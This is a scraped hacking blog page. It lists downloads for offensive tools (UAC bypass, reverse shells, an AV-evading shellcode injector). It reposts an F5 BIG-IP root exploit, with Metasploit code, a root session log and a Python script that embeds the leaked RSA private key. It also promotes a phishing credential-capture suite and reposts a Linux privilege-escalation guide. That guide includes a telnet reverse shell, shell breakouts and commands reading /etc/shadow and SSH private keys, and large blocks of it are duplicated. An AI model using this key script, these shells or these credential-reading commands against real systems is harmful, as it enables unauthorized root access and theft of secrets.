Here is a collection of coding samples, tools, and misc. other things that we have written over the past. All source code published on this website is considered copyrighted material and licensed under the FreeBSD licensing agreement found here: http://www.freebsd.org/copyright/freebsd-license.html. At the tail of of this page you can find the full copyright disclosure.
BypassUAC – Attack that allows you to bypass Windows UAC in Windows Vista and Windows 7 both on x86 and x64 operating systems. This issue has still not been patched to-date and can still be exploited on the most recent operating systems.
Download BypassUAC here.
EgressBuster – Simple port knocking tool that uses a client/server model for identifying open ports within a network. This is useful for finding egress points within the network.
Download EgressBuster here.
PowerShell_PoC – zip file containing a number of powershell samples including SAM database dumping, reverse shells, bind shells, all natively written in PowerShell
Download PowerShell_PoC here.
Metasploit_Modules – These are a mixture of Metasploit modules we have written in the past. Most of these have already been incorporated into the framework.
Download Metasploit_Modules here.
Encrypted_http_shell.zip – Contained source code and complied binaries of a server client reverse shell that communicates natively on HTTP channels. This shell also leverages a static AES encryption key for encrypted transport of the data.
Download Encrypted_http_shell here.
Simple_py_shell – This is a simple reverse shell written in Python.
Download Simple_py_shell here.
F5 BIG-IP Remote Root Authentication Bypass Vulnerability
F5 BIG-IP Remote Root Authentication Bypass Vulnerability Download
MySQL Remote Root Authentication Bypass
MySQL Remote Root Authentication Bypass Download
Egress Buster Reverse Shell – Brute force egress ports until one if found and execute a reverse shell
Download Egress Buster Reverse Shell
PyBuild is a tool for automating the pyinstaller method for compiling python code into an executable. This works on Windows, Linux, and OSX (pe and elf formats)
Download PyBuild
Another simple reverse shell written in Python (BSIDESLV and Defcon 20 Demo)
Download Simple Reverse Shell
SQL Brute force tool that brute forces MSSQL with wordlist. Second file adds local administrator on machine and re-enabled xp_cmdshell stored procedure
Download SQLBrute
PyInjector is a quick python script to inject shellcode straight into memory. This is often used as an AV evasion technique to circumvent security controls. Initial post found here and credit here: http://www.debasish.in/2012_04_01_archive.html
Download PyInjector
The Dell Drac and Chassis Scanner for Default Credentials v0.1a is a script that will scan CIDR notations looking for default installations of Dell DRAC and Chassis implementations. By default, dell DRAC and Chassis management servers ship with default credentials of root/calvin. By using this, you can interface with the console which has an operating system loaded on it. Mount a virtual media device remotely (an iso), reboot the server and compromise the underlying operating system. Step by step tutorial here:
Owning Dell DRAC for ONE AWESOME HACK! – Blog Post
Download Dell Drac and Chassis Scanner for Default Credentials v0.1a\
for more news check this https://www.trustedsec.com
happy hunting!!!

Showing posts with label Exploit. Show all posts
Showing posts with label Exploit. Show all posts
Wednesday, April 10, 2013
Thursday, June 28, 2012
Press F5 for root shell
As HD mentioned, F5 has been inadvertently shipping a static ssh key that can be used to authenticate as root on many of their BigIP devices. Shortly after the advisory, an anonymous contributor hooked us up with the private key.
Getting down to business, here it is in action:
Of course, since it's just a regular ssh key, you can easily just drop it in a file and use a standard ssh client.
The advantage of using Metasploit to exploit this weakness is in the session management and rapid post-exploitation capabilities that the framework offers.
This bug is also interesting in that it gave us a good test case for using static SSH credentials as an exploit module rather than auxiliary. The key difference between exploit and auxiliary modules is usually the need for a payload. If it needs a payload: exploit. Otherwise, it's auxiliary. In this case it's a little blurry, though, because it results in a session, which is typically an exploit trait. Some of our authentication bruteforce scanners get around this with some ruby acrobatics so they can still create a session despite not having a payload or a handler.
From a module developer perspective, this exploit has a few interesting aspects that you won't see elsewhere.
First, and probably most important, it doesn't upload a payload to the victim. The connection itself becomes a shell, so it doesn't need to but that presents a bit of a problem with the framework's design. Fortunately there is a payload for exactly this situation: cmd/unix/interact. This simple payload is different from most; all it does is shunt commands from the user straight to the socket and back. It uses a "find" handler similar to the way a findsock payload works. To tell the framework about the payload and handler this exploit will require, we need a block in the module info like so:
Since there is really only one payload that works with this exploit, it also makes sense to set it by default:
Next, it uses our modified Net::SSH library to connect to the victim. Most exploits will include Msf::Exploit::Remote::Tcp or one of its descendants; those related mixins all set up the options everyone is familiar with: RHOST, RPORT, etc. Since this one does not, we have to do it manually like so:
Lastly, because the handler is of type "find" we must call handler() to get a session. Most Remote::Tcp exploits don't have to do this if they are not compatible with "find" because the handler will spawn a session whenever a connection is made (either reverse or bind). However, all exploits that *are* compatible with "find" payloads must call handler() at some point. Normally there is a global socket created by the Tcp mixin when you call connect() but in this case it is necessary to let the handler know our socket is now a shell.
This was a fun module to write. The devices it targets can be a goldmine for a pentester who likes packets since they're basically a giant packet sink that lets you read and modify traffic willy nilly. ARP spoofing is noisy and DNS poisoning is hard, let's just own the firewall.
18:42:35 0 exploit(f5_bigip_known_privkey) > exploit
[+] Successful login
[*] Found shell.
[*] Command shell session 3 opened ([redacted]:52979 -> [redacted]:22) at 2012-06-22 18:42:43 -0600
id; uname -a
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
Linux [redacted] 2.4.21-10.0.1402.0smp #2 SMP Mon Feb 15 10:23:56 PST 2010 i686 athlon i386 GNU/Linux
^Z
Background session 3? [y/N] y
18:42:35 1 exploit(f5_bigip_known_privkey) >
[*] Found shell.
[*] Command shell session 3 opened ([redacted]:52979 -> [redacted]:22) at 2012-06-22 18:42:43 -0600
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
Linux [redacted] 2.4.21-10.0.1402.0smp #2 SMP Mon Feb 15 10:23:56 PST 2010 i686 athlon i386 GNU/Linux
^Z
Background session 3? [y/N] y
ssh -i ~/.ssh/f5-bigip.priv root@8.8.8.8
This bug is also interesting in that it gave us a good test case for using static SSH credentials as an exploit module rather than auxiliary. The key difference between exploit and auxiliary modules is usually the need for a payload. If it needs a payload: exploit. Otherwise, it's auxiliary. In this case it's a little blurry, though, because it results in a session, which is typically an exploit trait. Some of our authentication bruteforce scanners get around this with some ruby acrobatics so they can still create a session despite not having a payload or a handler.
First, and probably most important, it doesn't upload a payload to the victim. The connection itself becomes a shell, so it doesn't need to but that presents a bit of a problem with the framework's design. Fortunately there is a payload for exactly this situation: cmd/unix/interact. This simple payload is different from most; all it does is shunt commands from the user straight to the socket and back. It uses a "find" handler similar to the way a findsock payload works. To tell the framework about the payload and handler this exploit will require, we need a block in the module info like so:
- 'Payload' => {
- 'Compat' => {
- 'PayloadType' => 'cmd_interact',
- 'ConnectionType' => 'find',
- },
- },
- 'DefaultOptions' => { 'PAYLOAD' => 'cmd/unix/interact' },
- register_options(
- [
- # Since we don't include Tcp, we have to register this manually
- Opt::RHOST(),
- Opt::RPORT(22),
- ], self.class
- def exploit
- conn = do_login("root")
- if conn
- print_good "Successful login"
- handler(conn.lsock)
- end
- end
Wednesday, June 13, 2012
Remote Root Authentication Bypass for F5 BIG-IP
Here’s a quick script written with the private key to bypass the root
authentication login for F5′s Big-IP SSH login. Scan for a Big-IP and
run this against it and you have root!


Just copy the below code into a .py file, and run python .py. Enter the IPaddress and your done.
CODE:
#!/usr/bin/python
#
# Title: F5 BIG-IP Remote Root Authentication Bypass Vulnerability (py)
#
# Quick script written by Dave Kennedy (ReL1K) for F5 authentication root bypass
# http://www.secmaniac.com
#
#
import subprocess,os

filewrite = file("priv.key", "w")
filewrite.write("""-----BEGIN RSA PRIVATE KEY-----
MIICWgIBAAKBgQC8iELmyRPPHIeJ//uLLfKHG4rr84HXeGM+quySiCRgWtxbw4rh
UlP7n4XHvB3ixAKdWfys2pqHD/Hqx9w4wMj9e+fjIpTi3xOdh/YylRWvid3Pf0vk
OzWftKLWbay5Q3FZsq/nwjz40yGW3YhOtpK5NTQ0bKZY5zz4s2L4wdd0uQIBIwKB
gBWL6mOEsc6G6uszMrDSDRbBUbSQ26OYuuKXMPrNuwOynNdJjDcCGDoDmkK2adDF
8auVQXLXJ5poOOeh0AZ8br2vnk3hZd9mnF+uyDB3PO/tqpXOrpzSyuITy5LJZBBv
7r7kqhyBs0vuSdL/D+i1DHYf0nv2Ps4aspoBVumuQid7AkEA+tD3RDashPmoQJvM
2oWS7PO6ljUVXszuhHdUOaFtx60ZOg0OVwnh+NBbbszGpsOwwEE+OqrKMTZjYg3s
37+x/wJBAMBtwmoi05hBsA4Cvac66T1Vdhie8qf5dwL2PdHfu6hbOifSX/xSPnVL
RTbwU9+h/t6BOYdWA0xr0cWcjy1U6UcCQQDBfKF9w8bqPO+CTE2SoY6ZiNHEVNX4
rLf/ycShfIfjLcMA5YAXQiNZisow5xznC/1hHGM0kmF2a8kCf8VcJio5AkBi9p5/
uiOtY5xe+hhkofRLbce05AfEGeVvPM9V/gi8+7eCMa209xjOm70yMnRHIBys8gBU
Ot0f/O+KM0JR0+WvAkAskPvTXevY5wkp5mYXMBlUqEd7R3vGBV/qp4BldW5l0N4G
LesWvIh6+moTbFuPRoQnGO2P6D7Q5sPPqgqyefZS
-----END RSA PRIVATE KEY-----""")
filewrite.close()

ipaddr=raw_input("Enter the IP address of the F5: ")
subprocess.Popen("ssh -i priv.key root@%s" % (ipaddr), shell=True).wait()

if os.path.isfile("priv.key"):
 os.remove("priv.key")
You are done. TQ rel1k from SEC-MANIAC Happy Hunting!! Tuesday, June 5, 2012
Ghos-Phisher GUI suite for phishing and penetration attacks
Ghost Phisher is a computer security application that comes inbuilt with a Fake DNS Server, Fake DHCP Server, Fake HTTP server and also has an integrated area for automatic capture and logging of HTTP form method credentials to a database. The program could be used as an honey pot,could be used to service DHCP request , DNS requests or phishing attack.
 Ghost Phisher
New Version 1.4
Ghost Phisher 1.4 includes the following new features
1. Inbuilt High speed RFC 2131 compliant DHCP Server
Requirements:
python
python-qt4
xterm
subversion
metasploit
To install simply run the following command in terminal after changing directory to the path were the downloaded package is:
root@host:~# dpkg -i ghost-phisher_1.3_all.deb
Icons and Running the application:
Software Icon can be found at the application Menu of the GNOME desktop interfaces
Icon can also be found at /usr/share/applications for KDE and also GNOME:
There you find "Ghost Phisher.desktop"
In BackTrack 5 R2 run it from /opt/Ghost-Phisher/ and start.
To get the source code for this project from SVN, here's the checkout link:
root@host:~# svn checkout http://ghost-phisher.googlecode.com/svn/Ghost-Phisher
Ghost Phisher Penetration Screenshots
Ghost phisher ships in with default Windows and Linux vulnerability pages, These pages can be used for penetration.Ghost automatically recognizes the remote operating system and displays the vulnerability pages according to the information fetched.

Payload Download
This screenshot displays windows machine penetrated upon payload execution using Metasploit

After the remote machines are exploited, Ghost automatically redirects the clients to the internet with the help of the alternate DNS settings and inbuilt cookie system.
Some More Screenshots:
You could Emulate WIFI access points for client redirections

Here shows client connected to fake access point

Heres the Fake-DNS tab; Notice the Fake-IP address specified

Here shows the victim supplied a fake lease by the DHCP

Here shows the victim gettings the fake resolved IP address:

Here shows our HTTP server, with a downloaded webpage intended to be faked:

Since our victim has our fake DHCP server address,therefore he gets directed to our fake http server:

Here shows our database area, which automatically captures and logs forms credentials

Check out his other project:
http://code.google.com/p/fern-wifi-cracker/
http://code.google.com/p/hexorbase/
Regards:
Saviour Emmanuel Ekiko
Ghost PhisherNew Version 1.4
Ghost Phisher 1.4 includes the following new features
1. Inbuilt High speed RFC 2131 compliant DHCP Server
Requirements:
python
python-qt4
xterm
subversion
metasploit
To install simply run the following command in terminal after changing directory to the path were the downloaded package is:
root@host:~# dpkg -i ghost-phisher_1.3_all.deb
Icons and Running the application:
Software Icon can be found at the application Menu of the GNOME desktop interfaces
Icon can also be found at /usr/share/applications for KDE and also GNOME:
There you find "Ghost Phisher.desktop"
In BackTrack 5 R2 run it from /opt/Ghost-Phisher/ and start.
To get the source code for this project from SVN, here's the checkout link:
root@host:~# svn checkout http://ghost-phisher.googlecode.com/svn/Ghost-Phisher
Ghost Phisher Penetration Screenshots
Ghost phisher ships in with default Windows and Linux vulnerability pages, These pages can be used for penetration.Ghost automatically recognizes the remote operating system and displays the vulnerability pages according to the information fetched.
Payload Download
This screenshot displays windows machine penetrated upon payload execution using Metasploit
After the remote machines are exploited, Ghost automatically redirects the clients to the internet with the help of the alternate DNS settings and inbuilt cookie system.
Some More Screenshots:
You could Emulate WIFI access points for client redirections
Here shows client connected to fake access point
Heres the Fake-DNS tab; Notice the Fake-IP address specified
Here shows the victim supplied a fake lease by the DHCP
Here shows the victim gettings the fake resolved IP address:
Here shows our HTTP server, with a downloaded webpage intended to be faked:
Since our victim has our fake DHCP server address,therefore he gets directed to our fake http server:
Here shows our database area, which automatically captures and logs forms credentials
Check out his other project:
http://code.google.com/p/fern-wifi-cracker/
http://code.google.com/p/hexorbase/
Regards:
Saviour Emmanuel Ekiko
Monday, October 17, 2011
Basic Linux Privilege Escalation from g0tmi1k
Sorry for not updating this blog due to the busy day at work place......one of my friend keep asking about Linux Privilege Escalation and don't have enough time to explain to him but prepare this for him and to other out there........thanks to the 'gotmi1lk' for his simple and easy way to understand the method
longjidin
==========================================================================
From g0tmi1k.
Before starting, I would like to point out - I'm no expert. As far as I know, there isn't a "magic" answer, in this huge area. This is simply my finding, typed up, to be shared (my starting point). Below is a mixture of commands to do the same thing, to look at things in a different place or just a different light. I know there more "things" to look for. It's just a basic & rough guide. Not every command will work for each system as Linux varies so much. "It" will not jump off the screen - you've to hunt for that "little thing" as "the devil is in the detail".
Enumeration is the key.
(Linux) privilege escalation is all about:
Operating System
What's the distribution type? What version?
cat /etc/issue
cat /etc/*-release
cat /etc/lsb-release
cat /etc/redhat-release
What's the Kernel version? Is it 64-bit?
cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
What can be learnt from the environmental variables?
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
Is there a printer?
lpstat -a
Applications & Services
What services are running? Which service has which user privilege?
ps aux
ps -ef
top
cat /etc/service
Which service(s) are been running by root? Of these services, which are vulnerable - it's worth a double check!
ps aux | grep root
ps -ef | grep root
What applications are installed? What version are they? Are they currently running?
ls -alh /usr/bin/
ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archivesO
ls -alh /var/cache/yum/
Any of the service(s) settings misconfigured? Are any (vulnerable) plugins attached?
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/
What jobs are scheduled?
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
Any plain text usernames and/or passwords?
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password" # Joomla
Communications & Networking
What NIC(s) does the system have? Is it connected to another network?
/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network
What are the network configuration settings? What can you find out about this network? DHCP server? DNS server? Gateway?
cat /etc/resolv.conf
cat /etc/sysconfig/network
cat /etc/networks
iptables -L
hostname
dnsdomainname
What other users & hosts are communicating with the system?
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
w
Whats cached? IP and/or MAC addresses
arp -e
route
/sbin/route -nee
Is packet sniffing possible? What can be seen? Listen to live traffic
# tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]
tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.2.2.222 21
Have you got a shell? Can you interact with the system?
# http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/
nc -lvp 4444 # Attacker. Input (Commands)
nc -lvp 4445 # Attacker. Ouput (Results)
telnet [atackers ip] 44444 | /bin/sh | [local ip] 44445 # On the targets system. Use the attackers IP!
Is port forwarding possible? Redirect and interact with traffic from another view
# rinetd
# http://www.howtoforge.com/port-forwarding-with-rinetd-on-debian-etch
# fpipe
# FPipe.exe -l [local port] -r [remote port] -s [local port] [local IP]
FPipe.exe -l 80 -r 80 -s 80 192.168.1.7
# ssh -[L/R] [local port]:[remote ip]:[remote port] [local user]@[local ip]
ssh -L 8080:127.0.0.1:80 root@192.168.1.7 # Local Port
ssh -R 8080:127.0.0.1:80 root@192.168.1.7 # Remote Port
# mknod backpipe p ; nc -l -p [remote port] < backpipe | nc [local IP] [local port] >backpipe
mknod backpipe p ; nc -l -p 8080 < backpipe | nc 10.1.1.251 80 >backpipe # Port Relay
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow 1>backpipe # Proxy (Port 80 to 8080)
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow & 1>backpipe # Proxy monitor (Port 80 to 8080)
Is tunnelling possible? Send commands locally, remotely
ssh -D 127.0.0.1:9050 -N [username]@[ip]
proxychains ifconfig
Confidential Information & Users
Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do what?
id
who
w
last
cat /etc/passwd | cut -d: # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}' # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd # List of super users
cat /etc/sudoers
sudo -l
What sensitive files can be found?
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/
Anything "interesting" in the home directorie(s)? If it's possible to access
ls -ahlR /root/
ls -ahlR /home/
Are there any passwords in; scripts, databases, configuration files or log files? Default paths and locations for passwords
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg
What has the user being doing? Is there any password in plain text? What have they been edting?
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
What user information can be found?
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root
cat /var/spool/mail/root
Can private-key information be found?
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
File Systems
Which configuration files can be written in /etc/? Able to reconfigure a service?
ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null # Anyone
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null # Owner
ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null # Group
ls -aRl /etc/ | awk '$1 ~ /w.$/' 2>/dev/null # Other
find /etc/ -readable -type f 2>/dev/null # Anyone
find /etc/ -readable -type f -maxdepth 1 2>/dev/null # Anyone
What can be found in /var/ ?
ls -alh /var/log
ls -alh /var/mail
ls -alh /var/spool
ls -alh /var/spool/lpd
ls -alh /var/lib/pgsql
ls -alh /var/lib/mysql
cat /var/lib/dhcp3/dhclient.leases
Any settings/files (hidden) on website? Any settings file with database information?
ls -alhR /var/www/
ls -alhR /srv/www/htdocs/
ls -alhR /usr/local/www/apache22/data/
ls -alhR /opt/lampp/htdocs/
ls -alhR /var/www/html/
Is there anything in the log file(s) (Could help with "Local File Includes"!)
# http://www.thegeekstuff.com/2011/08/linux-var-log-files/
cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/apache/access.log
cat /var/log/auth.log
cat /var/log/chttp.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/
# auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp
If commands are limited, you break out of the "jail" shell?
python -c 'import pty;pty.spawn("/bin/bash")'
echo os.system('/bin/bash')
/bin/sh -i
How are file-systems mounted?
mount
df -h
Are there any unmounted file-systems?
cat /etc/fstab
What "Advanced Linux File Permissions" are used? Sticky bits, SUID & GUID
find / -perm -1000 -type d 2>/dev/null # Sticky bit - Only the owner of the directory or the owner of a file can delete or rename here
find / -perm -g=s -type f 2>/dev/null # SGID (chmod 2000) - run as the group, not the user who started it.
find / -perm -u=s -type f 2>/dev/null # SUID (chmod 4000) - run as the owner, not the user who started it.
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null # SGID or SUID
for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done # Looks in 'common' places: /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, /usr/local/sbin and any other *bin, for SGID or SUID (Quicker search)
# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep, list with more detail and hide any errors (e.g. permission denied)
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
Where can written to and executed from? A few 'common' places: /tmp, /var/tmp, /dev/shm
find / -writable -type d 2>/dev/null # world-writeable folders
find / -perm -222 -type d 2>/dev/null # world-writeable folders
find / -perm -o+w -type d 2>/dev/null # world-writeable folders
find / -perm -o+x -type d 2>/dev/null # world-executable folders
find / \( -perm -o+w -perm -o+x \) -type d 2>/dev/null # world-writeable & executable folders
Any "problem" files? Word-writeable, "nobody" files
find / -xdev -type d \( -perm -0002 -a ! -perm -1000 \) -print # world-writeable files
find /dir -xdev \( -nouser -o -nogroup \) -print # Noowner files
Preparation & Finding Exploit Code
What development tools/languages are installed/supported?
find / -name perl*
find / -name python*
find / -name gcc*
find / -name cc
How can files be uploaded?
find / -name wget
find / -name nc*
find / -name netcat*
find / -name tftp*
find / -name ftp
Finding exploit code
http://www.exploit-db.com
http://1337day.com
http://www.securiteam.com
http://www.securityfocus.com
http://www.exploitsearch.net
http://metasploit.com/modules/
http://securityreason.com
http://seclists.org/fulldisclosure/
http://www.google.com
Finding more information regarding the exploit
http://www.cvedetails.com
http://packetstormsecurity.org/files/cve/[CVE]
http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]
http://www.vulnview.com/cve-details.php?cvename=[CVE]
(Quick) "Common" exploits. Warning. Pre-compiled binaries files. Use at your own risk
http://tarantula.by.ru/localroot/
http://www.kecepatan.66ghz.com/file/local-root-exploit-priv9/
Mitigations
Is any of the above information easy to find?
Try doing it!
Setup a cron job which automates script(s) and/or 3rd party products
Is the system fully patched? Kernel, operating system, all applications, their plugins and web services
apt-get update && apt-get upgrade
yum update
Are services running with the minimum level of privileges required?
For example, do you need to run MySQL as root?
Scripts Can any of this be automated?!
http://pentestmonkey.net/tools/unix-privesc-check/
http://labs.portcullis.co.uk/application/enum4linux/
http://bastille-linux.sourceforge.net
Other (quick) guides & Links
Enumeration
http://www.0daysecurity.com/penetration-testing/enumeration.html
http://www.microloft.co.uk/hacking/hacking3.htm
Misc
http://jon.oberheide.org/files/stackjacking-infiltrate11.pdf
http://pentest.cryptocity.net/files/clientsides/post_exploitation_fall09.pdf
http://insidetrust.blogspot.com/2011/04/quick-guide-to-linux-privilege.html
longjidin
==========================================================================
From g0tmi1k.
Before starting, I would like to point out - I'm no expert. As far as I know, there isn't a "magic" answer, in this huge area. This is simply my finding, typed up, to be shared (my starting point). Below is a mixture of commands to do the same thing, to look at things in a different place or just a different light. I know there more "things" to look for. It's just a basic & rough guide. Not every command will work for each system as Linux varies so much. "It" will not jump off the screen - you've to hunt for that "little thing" as "the devil is in the detail".
Enumeration is the key.
(Linux) privilege escalation is all about:
- Collect - Enumeration, more enumeration and some more enumeration.
- Process - Sort through data, analyse and prioritisation.
- Search - Know what to search for and where to find the exploit code.
- Adapt - Customize the exploit, so it fits. Not every exploit work for every system "out of the box".
- Try - Get ready for (lots of) trial and error.
Operating System
What's the distribution type? What version?
cat /etc/issue
cat /etc/*-release
cat /etc/lsb-release
cat /etc/redhat-release
What's the Kernel version? Is it 64-bit?
cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
What can be learnt from the environmental variables?
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
Is there a printer?
lpstat -a
Applications & Services
What services are running? Which service has which user privilege?
ps aux
ps -ef
top
cat /etc/service
Which service(s) are been running by root? Of these services, which are vulnerable - it's worth a double check!
ps aux | grep root
ps -ef | grep root
What applications are installed? What version are they? Are they currently running?
ls -alh /usr/bin/
ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archivesO
ls -alh /var/cache/yum/
Any of the service(s) settings misconfigured? Are any (vulnerable) plugins attached?
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/
What jobs are scheduled?
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
Any plain text usernames and/or passwords?
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password" # Joomla
Communications & Networking
What NIC(s) does the system have? Is it connected to another network?
/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network
What are the network configuration settings? What can you find out about this network? DHCP server? DNS server? Gateway?
cat /etc/resolv.conf
cat /etc/sysconfig/network
cat /etc/networks
iptables -L
hostname
dnsdomainname
What other users & hosts are communicating with the system?
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
last
w
Whats cached? IP and/or MAC addresses
arp -e
route
/sbin/route -nee
Is packet sniffing possible? What can be seen? Listen to live traffic
# tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]
tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.2.2.222 21
Have you got a shell? Can you interact with the system?
# http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/
nc -lvp 4444 # Attacker. Input (Commands)
nc -lvp 4445 # Attacker. Ouput (Results)
telnet [atackers ip] 44444 | /bin/sh | [local ip] 44445 # On the targets system. Use the attackers IP!
Is port forwarding possible? Redirect and interact with traffic from another view
# rinetd
# http://www.howtoforge.com/port-forwarding-with-rinetd-on-debian-etch
# fpipe
# FPipe.exe -l [local port] -r [remote port] -s [local port] [local IP]
FPipe.exe -l 80 -r 80 -s 80 192.168.1.7
# ssh -[L/R] [local port]:[remote ip]:[remote port] [local user]@[local ip]
ssh -L 8080:127.0.0.1:80 root@192.168.1.7 # Local Port
ssh -R 8080:127.0.0.1:80 root@192.168.1.7 # Remote Port
# mknod backpipe p ; nc -l -p [remote port] < backpipe | nc [local IP] [local port] >backpipe
mknod backpipe p ; nc -l -p 8080 < backpipe | nc 10.1.1.251 80 >backpipe # Port Relay
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow 1>backpipe # Proxy (Port 80 to 8080)
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow & 1>backpipe # Proxy monitor (Port 80 to 8080)
Is tunnelling possible? Send commands locally, remotely
ssh -D 127.0.0.1:9050 -N [username]@[ip]
proxychains ifconfig
Confidential Information & Users
Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do what?
id
who
w
last
cat /etc/passwd | cut -d: # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}' # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd # List of super users
cat /etc/sudoers
sudo -l
What sensitive files can be found?
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/
Anything "interesting" in the home directorie(s)? If it's possible to access
ls -ahlR /root/
ls -ahlR /home/
Are there any passwords in; scripts, databases, configuration files or log files? Default paths and locations for passwords
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg
What has the user being doing? Is there any password in plain text? What have they been edting?
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
What user information can be found?
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root
cat /var/spool/mail/root
Can private-key information be found?
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
